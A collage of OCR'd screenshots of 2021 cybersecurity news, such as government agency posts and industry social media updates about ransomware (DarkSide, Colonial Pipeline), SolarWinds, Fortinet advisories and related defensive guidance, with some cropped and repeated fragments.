
Version 1.0
12 August 2019

Department of Defense (DoD)
Chief Information Officer

DISTRIBUTION STATEMENT A. Approved for public release. Distribution is unlimited.

BULLET PROOF
BULLETPROOF
ANNUAL
CYBER SECURITY
INDUSTRY REPORT
2020
www.bulletproof.co.uk


wandera
The current state of mobile malware
Malware, one of the hottest topics in enterprise mobile security, and yet, many still fail to fully comprehend the risk. This report will take you through the most common malware infection vectors, the different types of mobile malware currently plaguing organizations, and how to take the appropriate steps to protect your mobile estate.



csoonline.com

CSO
FROM IDG

NEWS ANALYSIS

Biden administration brings expertise, new attitude to cybersecurity


The US president promises a reckoning for SolarWinds hackers and places cybersecurity at the top of the administration' s agenda.


Thinkstock

By Cynthia Brumfield
CSO
FEB 4, 2021 8:05 AM PT

Omnilert
1,643 followers
4h •

Saving time is crucial during a gun encounter. Omnilert is here to help you see how your surveillance cameras can visually detect firearms so that you can… see more





Data Obfuscation: An Image Is Worth a Thousand Lines of Malware

Oriol Castejón   February 16th, 2021

A favorite tactic of adversaries is data obfuscation: hiding malware in images. At AttackIQ, we have built scenarios to test how well your defenses can detect and prevent image-based malware. Read on to see how it works.

Cybersecurity and Infrastructure Se...
@CISAgov

APT actors are scanning for vulnerabilities with Fortinet FortiOS to gain access to multiple government, commercial, and technology services networks – read our joint cybersecurity advisory with the @FBI: go.usa.gov/xHx4D

10:12 PM · 02 Apr 21 · Sprout Social

USCYBERCOM Cybersecurity Alert
@CNMF_CyberAlert

.@FBI and @CISAgov have information indicating APT actors are using multiple CVEs to exploit Fortinet
FortiOS vulnerabilities. Recommend immediate action.

Cybersecurity and Infrastructure Secu... · 3h
APT actors are scanning for vulnerabilities with Fortinet FortiOS to gain access to multiple government, commercial, and technology services networks – read our joint cybersecurity advisory with the @FBI: go.usa.gov/xHx4D

12:24 AM · 03 Apr 21 · Twitter Web App

FBI
@FBI

#Cyber actors are actively exploiting vulnerabilities to gain initial access for future attacks across key sectors. Read the #FBI and @CISAgov's latest joint advisory at ow.ly/j5h150Eftm4.

11:20 PM · 02 Apr 21 · Hootsuite Inc.

302 Retweets **18** Quote Tweets **526** Likes

Armed Conflict Draws Closer as State-Backed Cyber-Attacks Intensify
dlvr.it/RxFxSn

#CyberSecurity #digital #Hackers #infosec @reach2ratan #malware #cloud #cloudsecurity #dataprotection #Privacy #infosec #informationsecurity #cloudcomputing

Armed Conflict Draws Closer as State-Backed Cyber-Attacks Intensify
infosecurity-magazine.com

9:00 PM · 08 Apr 21 · dlvr.it

US-CERT
@USCERT_gov

🔒 Interested in learning how to protect you and your organization from #ransomware attacks? Join our cybersecurity experts as they go through a ransomware attack in real time! Register for @CISAgov's FREE Observe the Attack: Ransomware webinar on 4/14. go.usa.gov/xHCk8

9:57 PM · 09 Apr 21 · Sprout Social

9 Retweets 1 Quote Tweet 17 Likes

Tweet

US Strategic Command
@US_Stratcom


#USSTRATCOM Posture Statement Preview: The spectrum of conflict today is neither linear nor predictable. We must account for the possibility of conflict leading to conditions which could very rapidly drive an adversary to consider nuclear use as their least bad option.

8:39 AM · 20 Apr 21 · Twitter Web App

Tweet from Security

MalwareTech
@MalwareTechBlog

Happy Emotet Uninstall Day!



Europol: Emotet malware will uninstall itself on April 25th
bleepingcomputer.com

12:31 PM · 25 Apr 21 · Twitter for iPhone

www-cpomagazine-com.cdn.ampproject.org

CPO
MAGAZINE

CYBER SECURITY / NEWS

HP Study: Nation-State Cyber Attacks Double Between 2017 and 2020 as World Edges Toward Open Cyber Warfare

National Counterintelligence and Security Cen...
57,176 followers
16h •

Adversaries exploit supply chain vulnerabilities to steal America's intellectual property, corrupt our software, surveil our critical infrastructure, and carry out other malicious activities. **#SupplyChainIntegrityMonth**. See: **https://lnkd.in/dwqTyBU**

Supply Chain Risk Management:

Reducing Threats to Key U.S. Supply Chains

NATIONAL COUNTERINTELLIGENCE AND SECURITY CENTER

Cybersecurity and Infrastructure Security ...
112,941 followers
1h •

Paying a ransomware doesn't pay off. Avoid this situation by using our free resources to protect your network: cisa.gov/Ransomware


The Federal Bureau of Investigation (FBI) and the U.S. Department of the Treasury recommend reporting all ransomware attacks to law enforcement agencies and caution victims against paying any ransom to malicious cyber actors. Paying a ransom only funds cyber criminals, making it more lucrative for malicious cyber actors to launch additional ransomware attacks on an organization.

Even if you think that paying a ransom will resolve the cyberattack, there is no guarantee that you will recover your data, even if you meet all the ransom demands. Having data adequately backed up can eliminate the need to pay a ransom and helps with the recovery of encrypted files.

Learn more about how to reduce the risk of ransomware: cisa.gov/ransomware

US-CERT
@USCERT_gov

📢 @CISAgov joins @NCSC UK, @FBI, and @NSACyber on a new advisory about Russian SVR activity. Also review CISA's new fact sheet summarizing recent SVR activity. Visit ncsc.gov.uk/news/joint-adv... for more information. #Cybersecurity #Software #SVR #RiskManagement #TTPs #InfoSec



6:33 PM · 07 May 21 · Sprout Social

Cybersecurity and Infrastructure Security ...
113,706 followers
1h • Edited •

🚨 New - The UK National Cyber Security Centre, along with CISA, the National Security Agency, and the Federal Bureau of Investigation (FBI), released a joint Cybersecurity Advisory that outlines further details of tactics, techniques and procedures (TTPs) associated with SVR cyber actors: go.usa.gov/xHwAj

Organizations are advised to follow the mitigation advice and guidance outlined, as well as the detection rules in the appendix in order to help protect against this activity.

Today's joint advisory was issued in addition to previous updates on SVR cyber actors. This includes the joint NSA, CISA, FBI - go.usa.gov/xHWgF - and the joint FBI, DHS, CISA alert - go.usa.gov/xHRM8

We also released a fact sheet that provides summaries of three key joint publications that focus on SVR activities related to the SolarWinds Orion supply chain compromise: go.usa.gov/xHwAj

Learn more: go.usa.gov/xHwAj

Joint NCSC-CISA-FBI-NSA Cybersecurity Advisory on

sdxcentral LOGIN

Articles / News

Ex-White House Cybersecurity Advisor: We've Got To Harden Our Networks Against What Is Most Scary

Jessica Lyons Hardcastle | Managing Editor 2 hours ago

Cybersecurity remained a top concern for the Biden administration and Congress this week as the White House finalized an executive order in response to the Russian SolarWinds attack, the Justice Department kicked off a 120-day cyber-preparedness review (in addition to its newly launched ransomware task force), and a House cybersecurity subcommittee heard from experts about how to prevent ransomware attacks — and the severe damage they inflict on businesses.

Meanwhile, the push for increased cybersecurity funding continues. The top Republican on the House Homeland Security Committee called on Congress to give the Cybersecurity and Infrastructure Security Agency (CISA) a $5 billion budget, which is more than double its current funding level. And experts urged lawmakers to include cybersecurity funding in the $2-trillion-plus infrastructure proposal. The plan will fund new bridges, roads, ports, and other facilities.

Cybersecurity and Infrastructure Security Agency liked

US-CERT
@USCERT_gov

🛑 If you suffered a #ransomware attack, remember - paying ransom doesn't pay off! Contact @CISAgov & @FBI for assistance.
➡️ cisa.gov/Ransomware.
#Cybersecurity #RansomwareAware

11:40 PM · 07 May 21 · Sprout Social

PAYING RANSOMS
DOESN'T PAY OFF
CISA

Science & technology

Satellite-navigation systems such as GPS are at risk of jamming and spoofing

Liked by **antonio.marta.miranda** and **2,700 others**

theeconomist Satellite-navigation systems are crucial for co-ordinating electricity grids and time-stamping financial transactions.

But they have a weak spot.

Satellites' transmitters broadcast with the wattage of a refrigerator lightbulb. This low power makes their signals vulnerable to interference such as jamming—which can disrupt global-navigation satellite systems across an area the size of a city—and spoofing, in which bogus signals are created to confuse satellite-navigation systems.

There are various ways to make geolocation less susceptible to interference. But the securest approach of all is surprisingly old-fashioned. To find out what it is, tap the link in our bio.

The Economist

Subscribe | Menu

Current edition | Browse all editions

JUN 27TH 2020

The next catastrophe (and how to survive it)

FBI

@FBI

The #FBI was notified of a network disruption at Colonial Pipeline on May 7, 2021. We are working closely with the company and our government partners.

7:32 AM · 10 May 21 · Hootsuite Inc.

534 Retweets **42** Quote Tweets **1,772** Likes

National Counterintelligence and Security ...
57,812 followers
41m •

Today, NSA, CISA, and ODNI issued "Potential Threat Vectors to 5G Infrastructure," an analysis of key threat scenarios as the U.S. transitions to 5G, including threats to policy and standards, the supply chain, and 5G systems architecture.

See: https://lnkd.in/dfm6Yu6

#5gtechnology #5gnetworks #supplychains #counterintelligence #intelligence #cybersecurity #cyberattack

10

Nathan House • 1st
Leading Cyber Security Expert - CEO and Founder at...
7h •

Often when a major ransomware event happens we all get excited/nervous that there is an 0-day that was used for intial access... But usually its just things like weak creds, an exposed RDP server, a known RCE or a phish which should have failed.

#cybersec #cybersecurity #hacking #infosec #career

The Wall Street Journal
8,754,390 followers
5m •

The cyberattack that knocked offline an essential U.S. gasoline pipeline shows that a dangerous, professional-scale hacking-for-ransom threat is worsening, spreading rapidly and plaguing companies, schools, hospitals and other institutions.

Colonial Pipeline Hack Shows Ransomware Emergence as Industrial-Scale Threat

wsj.com • 2 min read

Brian Krebs • 2nd
Investigative reporter...
41m •

+ Follow

Here's a closer look at DarkSide, the relatively new ransomware-as-a-service platform that's been holding 5,500 miles of fuel pipeline hostage. Story includes negotiations btwn DarkSide & a $15B victim that recently negotiated a $30M demand down to $11M. https://lnkd.in/d7hk6N8

A Closer Look at the DarkSide Ransomware Gang

krebsonsecurity.com • 6 min read

NCSC Retweeted

CyberSecurity Summit
@cs_summit

Whether as a malicious act or inadvertent actions by employees, #insiderthreats are often the most perilous for an organization. In our May 25 webinar, Rebecca Morgan of @NCSCgov shares what's at stake and what can be done to mitigate the risk. Join us! cybersecuritysummit.org/webinar-series/

11:45 PM · 11 May 21 · Twitter Web App

Information security

Kim Zetter
@KimZetter

Reminder that Darkside isn't a single group. It's ransomware-as-a-service - so you have the creators of the ransomware and its infrastructure, and then affiliates/partners who conduct attacks using the "rented" ransomware and then share portion of paid ransom w/ Darkside creators

6:17 PM · 11 May 21 · Twitter Web App

US-CERT @USCERT_gov

🚨 Review @CISAgov and @FBI's new Advisory on Darkside Ransomware: Best Practices for Preventing Business Disruption from #Ransomware Attacks. For more details on #TTPs and technical guidance, visit go.usa.gov/xHASx. #Cybersecurity #Darkside #CriticalInfrastructure #RaaS

Cybersecurity and Infrastructure Security Agency liked

USCYBERCOM Cybersecurity Alert @CNMF_CyberAlert

#ICYMI @NSACyber released a Potential Threat Vectors to 5G Infrastructure analysis paper along with partners @ODNIgov, @CISAgov & industry to enhance understanding of risks introduced by #5G.

NSA, ODNI and CISA Release 5G Analysis Paper
nsa.gov

7:31 PM · 11 May 21 · TweetDeck

Cybersecurity and Infrastructure Security ...
115,110 followers
5m •

📢 We urge critical infrastructure asset owners and operators to adopt a heightened state of awareness. We released a joint cybersecurity advisory with Federal Bureau of Investigation (FBI) on DarkSide ransomware: go.usa.gov/xHASx

Recently, DarkSide actors deployed DarkSide ransomware against a U.S. pipeline company's information technology (IT) network. DarkSide is a ransomware-as-a-service (RaaS), which means the DarkSide group develops the ransomware used by cybercriminal actors and receives a share of the proceeds.

Our joint advisory with on DarkSide includes several recommendations to prevent business disruption from a ransomware attack.

View the advisory: go.usa.gov/xHASx


#Ransomware #DarkSideRansomware #CriticalInfrastructure #DarkSide #Cybersecurity #RaaS #TTPs

DarkSide Ransomware: Best Practices for Preventing Business Disruption from Attacks

FireEye, Inc.
350,971 followers
1h •

DARKSIDE ransomware operates as a ransomware-as-a-service (RaaS) affiliate program. The creators of DARKSIDE and their affiliates have affected organizations in 15+ countries and multiple industry verticals. Mandiant tracks multiple threat clusters that have deployed DARKSIDE, with varying levels of technical sophistication throughout intrusions. While the attackers commonly relied on commercially available and legitimate tools to facilitate various stages of their operations, at least one of the threat clusters also employed a now patched zero-day vulnerability.

Read our blog to get more info on the TTPs and affiliates using DARKSIDE ransomware: https://feye.io/3biaKoM




Shining a Light on DARKSIDE Ransomware Operations

fireeye.com • 11 min read

CrowdStrike
@CrowdStrike

Read "Defense Is Still the Best Offense: Why Continuous Vulnerability Management Is Essential" in the @CrowdStrike blog → bit.ly/3b2xSaW via @joy_sec #ICYMI #cybersecurity



9:45 PM · 12 May 21 · Sprout Social

The White House ✓
@WhiteHouse
United States government organization

The Colonial Pipeline incident is a sobering reminder that our nation faces sophisticated cyber threats.

Today, President Biden signed an executive order to chart a new course to improve the nation's cybersecurity and protect federal government networks. whitehouse.gov/briefing-room/…

7:01 AM · 13 May 21 · The White House

CrowdStrike
197,790 followers
1d •

CrowdStrike's SVP of Intelligence Adam Meyers discusses a recent #cyberattack on a major pipeline linked to the criminal group Darkside and resulting in gas shortages on the East Coast. "This is one of many warning shots, we've seen this for quite some time." Watch the video on.today.com/3eCkFlb #cybersecurity

118

Proofpoint
68,969 followers
12m •

Two-Thirds of CISOs Admit They're Not Ready to Face a #Cyberattack: http://ow.ly/GO9850EL8Li via TechNewsWorld #CISO

Two-Thirds of CISOs Admit They're Not Ready to Face a Cyberattack | Cybersecurity | TechNewsWorld

technewsworld.com • 5 min read

Cybersecurity and Infrastructure Security Agency
116,019 followers
1d •

📢 We urge critical infrastructure asset owners and operators to adopt a heightened state of awareness. We released a joint cybersecurity advisory with Federal Bureau of Investigation (FBI) on DarkSide ransomware: go.usa.gov/xHASx

Recently, DarkSide actors deployed DarkSide ransomware against a U.S. pipeline company's information technology (IT) network. DarkSide is a ransomware-as-a-service (RaaS), which means the DarkSide group develops the ransomware used by cybercriminal actors and receives a share of the proceeds.

Our joint advisory with on DarkSide includes several recommendations to prevent business disruption from a ransomware attack.

View the advisory: go.usa.gov/xHASx

#Ransomware #DarkSideRansomware #CriticalInfrastructure #DarkSide #Cybersecurity #RaaS #TTPs

WordPress Releases Security Update

Original release date: May 13, 2021

Print Tweet Send Share

WordPress versions between 3.7 and 5.7.1 are affected by a security vulnerability. An attacker could exploit this vulnerability to take control of an affected system.

CISA encourages users and administrators to review the WordPress Security Release and upgrade to WordPress 5.7.2.

This product is provided subject to this Notification and this Privacy & Use policy.


Please share your thoughts.

We recently updated our anonymous product survey; we'd welcome your feedback.

Cyber Security News Retweeted

Cyb≡rMaterial
@cybermaterial_

ALERT 🚨 Russian SVR Targets U.S. and Allied Networks - CISA - FBI - NSA cybermaterial.com/russian-svr-ta... #cybersecurity #infosec #malware #cybermaterial #ransomware



5:55 AM · 14 May 21 · CyberMaterial

3 Retweets

Cybersecurity and Infrastructure Security ...
116,241 followers
32m •

We released the Resilient Power Best Practices Fact Sheet working with members across the federal government, state and local governments, non-profits, and private industry: go.usa.gov/xHHFp

The fact sheet covers:
• Process & maintenance, including Planning, Organization, Equipment, Training, & Exercises (POETE).
• Emergency or backup power generation systems, including traditional diesel and gas generators, renewable energy generation systems (e.g., solar, wind, fuel cells, hydropower) & the full document will include small modular reactor (SMR) units considering both cost & resiliency.
• Power transfer system & microgrids to help ensure resilient power & to optimize the use of power generation sources.
• Energy storage both to ensure continuous regulated power prior to emergency power generation/distribution & to increase the reliability using renewables.
• Cybersecurity, physical security, & electromagnetic (EM) security to protect the power system.

The full Resilient Power Best Practices for Critical Communications Infrastructure document is expected to be released in the second half of 2021.


View the fact sheet: go.usa.gov/xHHFp

• Power transfer system & microgrids to help ensure resilient power & to optimize the use of power generation sources.
• Energy storage both to ensure continuous regulated power prior to emergency power generation/distribution & to increase the reliability using renewables.
• Cybersecurity, physical security, & electromagnetic (EM) security to protect the power system.

The full Resilient Power Best Practices for Critical Communications Infrastructure document is expected to be released in the second half of 2021.

View the fact sheet: go.usa.gov/xHHFp

#Power #ResilientPower #EmergencyPower #BackupPower #Microgrids #EnergyStorage #Cybersecurity #PhysicalSecurity #PowerSystems #Energy



RVIEW

silient Power Best Practices fact sheet summarizes best practice mendations from the Cybersecurity and Infrastructure Security Agency (CISA)- silient Power Working Group, consisting of members across the federal ment, state and local governments, non-profits, and private industry. These communications infrastructure best practices should be a part of ehensive, risk-informed Business Continuity and Continuity of Operations) plans, developed per the Federal Emergency Management Agency (FEMA) guidance.

For many sites, implementing these resiliency best practices inexpensive and may re the total cost of ownersl

Resilient Power Best Practices Fact Sheet helps support critical infrastructure
cisa.gov • 5 min read

14

imperva

2020 Cyberthreat Defense Report

Eighty-one percent of companies were affected by a successful cyberattack in the past 12 months.

Security teams are working to move application and data security to the cloud without compromising their security posture. Here are more insights from CyberEdge Group's survey of 1,200 qualified IT decision makers and practitioners.

sky news ☰ Menu

Ireland's health service shuts down IT systems over ransomware attack by 'international criminals'

A hospital is forced to cancel routine appointments and a child protection IT system goes down, but vaccinations are unaffected.

Friday 14 May 2021 14:18, UK

REPUBLIC OF IRELAND

Inder Barara Retweeted

FBI @FBI

The #FBI's partners at @CISAgov have released a report about FiveHands, a new ransomware variant used to launch a #cyberattack against an organization. The report features mitigation strategies that can help network defenders protect their systems. ow.ly/rFGY50EHxqX

9:30 PM · 09 May 21 · Hootsuite Inc.

256 Retweets **20** Quote Tweets **395** Likes

Robert Hodges • 2nd
Taking on global Information Security & Data Privacy...
4h •

Adding keyboard languages can prevent #Ransomware? Intriguing post by Brian Krebs, and I'm not sure there's a downside even if it's only a temporary benefit. Thoughts? Does this work or help mitigate execution of some ransomware? Who want's to test it on a quarantined device?

Robert, Nato, Chris, Jay, have you guys ever checked this out?

#cybersecurity #computersecurity #informationsecurity #malwareprotection Global Learning Systems

Brian Krebs • 2nd
Investigative reporter, krebsonsecurity.com
5h •

Adding a new keyboard language like Russian in Windows may not stop all malware, but it will block a lot. Is there a downside? None I can see. If bad guys adapt & drop the language check as a result it's to their detriment. Turned last week's tweet into a post:

Try This One Weird Trick Russian Hackers Hate

krebsonsecurity.com • 6 min read

500 billion reasons to talk about nuclear weapons Inbox

B Bulletin of the Atomi... Yesterday
to me

Read a shareable version of this newsletter in your browser.
Was this email forwarded to you? Sign up here to stay current.

Bulletin of the Atomic Scientists
75 years and counting

IT IS 100 SECONDS TO MIDNIGHT

May 24, 2021


Thread

FBI @FBI · 11m
An uninformed employee, an unpatched vulnerability, or the use of end-of-life software all present opportunities for cybercriminals to gain access to your business's communications and networks.
#StopRansomware


> Cybersecurity and Infrastruc... · 15m
> Q3 - We've established that ransomware should be taken seriously by all organizations, regardless of size & industry.
>
> What steps or best practices can organizations take to prevent ransomware incidents?
>
> #StopRansomware

